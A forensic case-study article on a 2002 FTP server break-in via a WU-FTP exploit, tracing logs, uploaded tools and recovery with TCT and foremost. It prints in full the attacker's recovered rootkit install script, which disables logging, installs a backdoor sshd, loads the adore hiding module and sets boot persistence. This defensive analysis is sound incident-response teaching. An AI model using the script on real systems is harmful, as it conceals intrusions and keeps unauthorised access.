This article presents a case study of a company network server compromise. The attack and other intruder's actions are analyzed. Computer forensics investigation is undertaken and results are presented. The article provides an opportunity to follow the trail of incident response for the real case. . Case Study Introduction This is a case study of a medium-sized computer hardware online retailer that understands the value of network and host security, since its business depends upon reliable and secure online transactions. Its internal network and DMZ setup was designed with security in mind, verified by outside experts, protected by latest in security technology and monitored using advanced audit trail aggregation tools. Following the philosophy of defense-in depth, two different firewalls and two different intrusion detection systems were used. The DMZ setup was of the bastion network type with one firewall separating the DMZ from the hostile Internet and another protecting internal networks from DMZ and Internet attacks. Two network IDS were sniffing the DMZ traffic. In the DMZ the company has gathered the standard set of network servers (all running some version of UNIX or Linux): web, email, DNS servers and also a dedicated FTP server, used to distribute hardware drivers for the company inventory. The FTP server, running Red Hat 7.2, is the subject of this account. This server was the latest addition to the company network. Let's shed some more light on the DMZ setup, since it provides an explanation why the attack went the way it did. Outside firewall (Firewall 1 on the picture) provided NAT services and only allowed access to a single port on each of the DMZ hosts. Evidently, those were TCP port 80 on web server, TCP port 25 on the mail server, TCP and UDP ports 52 on DNS server and TCP ports 21 and 20 on the ftp server. No connections to outside machines were allowed from any DMZ machine. Internal firewall blocked all connections from the DMZ to internal LAN (noexceptions) and allowed connections that originated from the internal LAN to DMZ machines (only specified ports for management and configuration). The second firewall (Firewall 2 on the diagram) also worked as application-level proxy for web and other traffic (no direct connections to the Internet from internal LAN were allowed). In addition, each DMZ machine was hardened and ran a host-based firewall, only allowing connections on a single specified port (two for the FTP) as mentioned above from outside and NOT from other DMZ machines. While it is unwise to claim that their infrastructure was unassailable, it is quite reasonable to say that it was "better than most". On Monday morning, company support team was alerted by a customer who was trying to download a drive update. He reported that FTP server "was not responding" to his connection attempts. Upon failing to login to FTP server remotely via secure shell, the support team member walked to a server room only to discover that the machine crashed and is not able to boot. The reason was simple - no operating system was found. At that point, their incident response plan was triggered into action. Since FTP server was not of critical business value, it was decided to complete investigation before redeploying the server and to utilize other channels for software distribution temporarily. The primary purpose of investigation was to learn about the attack in order to secure the server against recurrence. The secondary focus was to trace the actions of the attacker. Diagnosing the Evidence The main piece of evidence for my investigation was a 20 GB disk drive. No live forensics was possible since the machine crashed when running unattended. In addition, we had a set of log files from firewall and IDS, all nicely aggregated by netForensics ( ) software. The investigation started from reviewing the traffic patterns. The thing that attracted the most attention was an IDS report with 3 high priority events - recentWU-FTP attack at about 02:29 on April 1. It appears that IDS signature base was updated with the new attack signatures, while the company FTP server FTP daemon software was not. Considering the above network infrastructures, we hoped there will be no more unpleasant security surprises. There were: syslog on the FTP server was not set for remote logging. Thus, no first hand attack information was available from the FTP server itself. By analyzing the connection data from the machine that launched an attack, it was found that: The intruder probed the Em outside visible IP addresses at least several hours prior to the incident. Upon compromising the FTP server, the intruder tried to connect to other DMZ hosts and to some machines on the outside. All such attempts were unsuccessful. The attacker has uploaded a file to the FTP server. The last item was another unpleasant surprise. How attacker was able to upload the file? The company system admin team was questioned and the unpleasant truth came out: the FTP server had a world-writable directory for customers to upload the log files used for hardware troubleshooting. Unrestricted anonymous uploads were possible to the "incoming" directory and it was set up in the most insecure manner possible: anonymous users were able to read any of the files uploaded by other people. Among other things, this presents a risk of FTP server being used to store pirated software by outside parties. After network analysis part (it was easy due to netForensics advanced data correlation capabilities) is was time for a hard drive forensics. The disk was found to contain three partitions, "/", "/usr" and "/home". After the disk was connected to a forensics workstation, images of all partitions were taken: # dd if=/dev/hdc1 of=/home/hacked-ftp-hdc1 (and same for the two other partitions) Upon mounting the partitions # mount -o ro,loop,noatime /home/hacked-ftp-hdc1 /mnt/hf-hdc1 it was found that allfiles were deleted. Then, it was decided to look for fragments of log files (originally in /var/log) to confirm the nature of attack. The command: # strings /home/hacked-ftp-hdc1 | grep 'Apr 1' took a while to run on a 2GB partition. It returned the following log fragments from the system messages log, the network access log and the FTP transfer log (fortunately, FTP server was using verbose logging of all transfers): System log: Apr 1 00:08:25 ftp ftpd[27651]: ANONYMOUS FTP LOGIN FROM 192.1.2.3 [192.1.2.3], mozilla@ Apr 1 00:17:19 ftp ftpd[27649]: lost connection to 192.1.2.3 [192.1.2.3] Apr 1 00:17:19 ftp ftpd[27649]: FTP session closed Apr 1 02:21:57 ftp ftpd[27703]: ANONYMOUS FTP LOGIN FROM 192.1.2.3 [192.1.2.3], mozilla@ Apr 1 02:26:13 ftp ftpd[27722]: ANONYMOUS FTP LOGIN FROM 192.1.2.3 [192.1.2.3], mozilla@ Apr 1 02:29:45 ftp ftpd[27731]: ANONYMOUS FTP LOGIN FROM 192.1.2.3 [192.1.2.3], x@ Apr 1 02:30:04 ftp ftpd[27731]: Can't connect to a mailserver. Apr 1 02:30:07 ftp ftpd[27731]: FTP session closed It indicates that attacker was first looking around with a browser (standard password mozilla@). Then supposedly the exploit was run (password x@). The line about mailserver looks really ominous. Apr 1 00:17:23 ftp xinetd[921]: START: ftp pid=27672 from=192.1.2.3 Apr 1 02:20:18 ftp xinetd[921]: START: ftp pid=27692 from=192.1.2.3 Apr 1 02:20:38 ftp xinetd[921]: EXIT: ftp pid=27672 duration=195(sec) Apr 1 02:21:57 ftp xinetd[921]: START: ftp pid=27703 from=192.1.2.3 Apr 1 02:21:59 ftp xinetd[921]: EXIT: ftp pid=27692 duration=101(sec) Apr 1 02:26:12 ftp xinetd[921]: EXIT: ftp pid=27703 duration=255(sec) Apr 1 02:26:13 ftp xinetd[921]: START: ftp pid=27722 from=192.1.2.3 Apr 1 02:29:40 ftp xinetd[921]: START: ftp pid=27731 from=192.1.2.3 Apr 1 02:30:07 ftp xinetd[921]: EXIT: ftp pid=27731 duration=27(sec) The above log excerpt shows that attacker has spent some time snooping around the ftp server directories. Mon Apr 1 02:30:04 2002 2 192.1.2.3 262924 /ftpdata/incoming/mount.tar.gz b _ i a x@ ftp 0 * c That shows the upload of some tools. All downloads initiated from the FTP server to the attacker's machine have failed due to rules on the company outside firewall. But by that time the attacker already had a root shell from the exploit. Initial Conclusions Two conclusions can be drawn from the above data. First, the server was indeed compromised from outside the perimeter, using the recent FTP exploit (see and 2001 CERT Advisories for more details) using a machine at 192.1.2.3 (address sanitized!). Second, the attacker managed to get some files onto the victim host. Tracking the Rootkit We suspected that the file "mount.tar.gz" contained a rootkit. We were interested whether the attacker managed to install it and what was the tool functionality. Thus the hunt for the rootkit began. Before sending the heavyweights (i.e. forensics toolkits) into battle, the strings file (i.e. the output of "strings /home/hacked-ftp-hdc1") was grepped for various interesting words. Another productive way to find stuff (text-only) is to load the entire strings output in your favorite UNIX pager program (such as "less") and then look for interesting keywords. The latter method allows one to look at strings that surround the interesting one. The apparent search keywords were "mount.tar.gz", attacker's IP address (192.1.2.3), "incoming" (for the path name to the FTP directory) and some others. The next piece of evidence that surfaced was a ncftp log fragment. NcFtp is a UNIX/Linux FTP client, that preserves its own log file of outbound connections for the purposes of bookmarking them for easy return. SESSION STARTED at: Mon Apr 1 02:21:17 2002 Program Version: NcFTP 3.0.3/635 April 15 2001, 05:49 PM Library Version: LibNcFTP 3.0.6 (April 14, 2001) Process ID: 27702 Platform: linux-x86 Uname: Linux|ftp|2.4.7-10|#1Thu Sep 6 17:27:27 EDT 2001|i686 Hostname: localhost.localdomain (rc=4) Terminal: dumb 00:21:17 Resolving 192.1.2.3... 00:21:17 Connecting to 192.1.2.3... 00:21:17 Could not connect to 192.1.2.3: Connection refused. 00:21:17 Sleeping 20 seconds. There were several of those messages, indicative of several failed connection attempts. netForensics network traffic data also shows the attacker trying to ping the outside hosts (also unsuccessful). Next keyword search in strings output brought much larger fish - a list of files in rootkit and its installation script. Unfortunately, it turned out to be the high point of the investigation. Evaluating the Rootkit List of rootkit files: a.sh adore-0.42.tar.gz sshutils.tar.gz utils.tar.gz Below, we provide a complete rootkit installation script with added comments (likely, a.sh from the above list): #!/bin/sh # seting paths PATH=".:~/bin:/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11/bin:/opt/bin: /usr/local/sbin:/usr/local/bin:/usr/local/kde/bin:/usr/local/mysql/bin: /opt/gnome/bin" Make sure that history file in shell in not written: # unseting the histifle unset HISTFILE export HISTFILE=/dev/null Prepare for installation: # making the directories echo "[Facem directoarele]" uname -r |awk '{print $1}'|while read input ;\ do mkdir /lib/modules/$input/.modinfo ; done sleep 1 if [ -d /etc/sysconfig/console ];then echo "Dir found" else mkdir /etc/sysconfig/console echo "/etc/sysconfig/console created" if [ -d /usr/info/.1 ];then echo "Dir found" else mkdir /usr/info/.1 echo "files dir created" sleep 1 Unpack all components. The word below means "unarchiving" in Romanian: # dezarhivam echo "[dezarhivam]" tar zxvf adore-0.42.tar.gz sleep 3 tar zxvf sshutils.tar.gz sleep 3 tar zxvf utils.tar.gz The section below makes sure that logs are not written by killingthe daemon and making the log files immutable by setting the file attribute. # read only logs until we finish chattr +ia /var/log/messages chattr +ia /varlog/secure chattr +ia /var/log/maillog chattr +ia /root/.bash_history #killing syslogs killall -9 syslogd killall -9 klogd The section below deploys and starts backdoor sshd daemon. #copying ssh files/confs echo "[SSH part]" cd ../sshutils mv .napdf /etc/sysconfig/console/ mv .racd /etc/sysconfig/console/ mv .radd /etc/sysconfig/console/ mv .seedcf /etc/sysconfig/console/ mv nscd /usr/local/bin chown root.root /usr/local/bin/nscd cd /tmp/mount # starting ssh /usr/local/bin/nscd -q The adore Linux kernel module is deployed to hide malicious hacker resources. #kernel module cd /tmp/mount/adore ./configure make sleep 27 #copiem modulele uname -r |awk '{print $1}'|while read input ;do cp adore.o /lib/modules/$input/.modinfo/arpd.o;done uname -r |awk '{print $1}'|while read input ;do cp cleaner.o /lib/modules/$input/.modinfo/arpd-use.o;done uname -r |awk '{print $1}'|while read input ;do cp ava /lib/modules/$input/.modinfo/a;done #inseram modulele uname -r |awk '{print $1}'|while read input ;do /sbin/insmod /lib/modules/$input/.modinfo/arpd.o;done uname -r |awk '{print $1}'|while read input ;do /sbin/insmod /lib/modules/$input/.modinfo/arpd-use.o;done #hiding directories uname -r |awk '{print $1}'|while read input ;do /lib/modules/$input/.modinfo/a h /etc/sysconfig/console;doneuname -r |\ awk '{print $1}'|while read input ;do /lib/modules/$input/.modinfo/a h /usr/info/.1;done uname -r |awk '{print $1}'|while read input ;do /lib/modules/$input/.modinfo/a i `cat /etc/sysconfig/console/.piddr`;done Create a boot-up script and (for unclear reason) updating file locations for search (updatedb). # utils # copiing boot file cd /tmp/mount cp randoms /etc/rc.d/init.d/ # next faze updatedb& sleep 1 cd /root chattr +ia .bash_history Denial of service tools aredeployed next. Hey, you never know what might lurk in the cyberworld... Some tools were not identified (e.g. fsch2). cd /tmp/mount/utils mv fsch2 /etc/cron.daily/ mv imp /usr/info/.1 mv slc /usr/info/.1 mv lil /usr/info/.1 mv sense /usr/info/.1 Make sure adore and backdoor sshd are started on bootup. # sys configs echo "/usr/local/bin/nscd -q" > > /etc/rc.d/rc.sysinit echo "/etc/rc.d/init.d/randoms > /dev/null &" > > /etc/rc.d/rc.sysinit Next, remove evidence and put the logs back to normal. chattr +ia /etc/rc.d/rc.sysinit #ending uname -r |awk '{print $1}'|while read input ; \ do /lib/modules/$input/.modinfo/a u /tmp/mount/adore;done rm -rf /tmp/mount* /etc/rc.d/init.d/syslog start & sleep 5 chattr -ia /var/log/messages chattr -ia /var/log/secure chattr -ia /var/log/maillog echo "DONE" It is worthwhile to note, that comments within the rootkit installation script are in Romanian. For whatever reason, several of other known rootkits are also of Romanian origin (e.g. ). Next section of strings file contained more scriptlets used by the rootkit, headers from some denial of service tools (imp flooder, slice DoS tool, look them up at packetstorm), parser for LinSniffer logs (another old favorite of script kiddies) and a hunk of adore LKM source code with author's headers intact. In addition, a fragment of what appears to be a SSH backdoor configuration file was found. Overall, it turned out to be a pretty low-tech rootkit, using only publicly available components. The next goal was to recover all of the rootkit files. While none of the components appear to use new penetration technology, it is still of interest. For example, usage of kernel-level backdoor (adore) is a mainstream rootkit shows that casual system administrators will likely miss it on their systems. Utilizing Forensics Tools Coroner's toolkit tct (see and The Coroner's Toolkit (TCT) ) was then used to look for the rootkit. We also tried usingrecently released computer forensics toolkit - TASK by Brian Carrier from @Stake. TASK is an improvement over tct since it integrates tct-utils (that can be used to built better malicious activity timeline) with core tct functionality. TASK also integrates with "autopsy" forensic browser to provide a nice interface for file browsing, recovery and timeline creation on multiple disk images. Unfortunately, most of the tct and TASK toolkits functionality will not work on a Red Hat 7.2 machine. Due to certain changes in filesystem code, the inode data (that was used to recover deleted files) is now zeroed out. The tips from Linux Undeletion HOWTO ( ) and tools like recover ( ), e2undel (the e2undel home page) based on the above HOWTO will all fail to recover a single file. Excellent utilities were rendered unusable. However, it is not a bad thing for many people, computer forensic examiners excluded, since deleted data should probably stay deleted. Fortunately, the tct kit also implements a more painful way to recover the files - but it will work on Red Hat 7.2 with zeroed inodes. Unrm/lazarus tool provides a good chance to recover at least something. Lazarus looks at all the disk blocks, determines their type (such as text, email, C code, binary, archive or something else) using UNIX "file" command. It also concatenates consecutive blocks of the same type together, assuming that they are pieces of the same file. This algorithm will most likely to bring back text data than binary data though. To run the tool, one first need to create a file containing all the unallocated space from the partition: ./tct-1.09/bin/unrm /home/hacked-ftp-hdc1 > \ /home/hacked-ftp-hdc1.unrm Then lazarus tool is then run: ./tct-1.09/lazarus/lazarus /home/hacked-ftp-hdc1.unrm It takes several hours to process the 2GB partition. As a result, two directories are formed: "blocks" contains the recovered files (or just blocks) "www" contains a HTML map of all therecovered files (if desired, the output can be looked at with a browser). In our investigation we were looking for an archive containing the rootkit or any of its components. There are many ways to analyze the "blocks" directory (all are slow, some are excruciatingly slow). To look for gzip-compressed files we do: # find blocks -type f -print | xargs file {} |\ grep gzip > /home/hacked-ftp-hdc1.blocks-gzipped Since we also know the size of the rootkit (reported in the above fragment of the FTP transfer log). # awk -F ':' '{print $1}' /home/hacked-ftp-hdc1.blocks-gzipped |\ xargs -i ls -l {} Unfortunately, nothing was found. More data slicing and dicing follows, also with zero results. For example, below we show an attempt to find more C source files: # find blocks -type f -print | xargs file {} | grep 'C program text' Nothing related to the incident is found by this and other commands. As a last resort, an even newer forensics tool called "foremost" was used. It was recently released [reportedly] by USAF Office of Special Investigations. "Foremost" uses customizable binary data signatures to look for files within the disk image file. I created a signature for the tool to look for GNU gzip archives since the rootkit and its components (shown above) were all gzipped tar archives. The USAF tool brilliantly did its job where TCT failed! Two of the rootkit components were recovered (adore.tar.gz and utils.tar.gz). Adore kit contained a standard adore LKM v.0.42 (as distributed by TESO). Utils package contained the following five binaries: -rw-r--r-- 1 root root 14495 Jan 22 23:37 fsch2 -rwxr-xr-x 1 root root 8368 Aug 7 2000 imp -rwxr-xr-x 1 root root 7389 Jan 15 2001 lil -rwxr-xr-x 1 root root 4060 Jun 25 2000 sense -rwxr-xr-x 1 root root 15816 Oct 13 2000 slc Imp and slc were identified above as DoS tools. Lil turned out to bea sniffer. Its string output matched the one shown on the . Sense was the Perl parser for sniffer output (also found earlier from strings of the whole disk image). Fsch2 remains a mystery. In the rootkit installation file it is set to run daily from cron. It has strings indicative of network connectivity (socket, bind, listen, accept, etc), the ever-ominous /bin/sh and the string that looks like a password. It might be some sort of network backdoor. At that point, investigation was closed. Attacker's ISP was notified, and no action was taken by them (normal practice). Just one of those throw-away dial-up accounts... In the second part of the article, we will discuss the security lessons this incident teaches us. About the Author Anton Chuvakin, Ph.D. is a Senior Security Analyst with netForensics ( ), a security information management company that provides real-time network security monitoring solutions.. Case Study Introduction This is a case study of a medium-sized computer hardware online retailer tha. article, presents, study, company, network, server, compromise, attack, other. . Anthony Pell
Jan 29, 2010
•

Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Should Linux servers automatically install security updates?
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!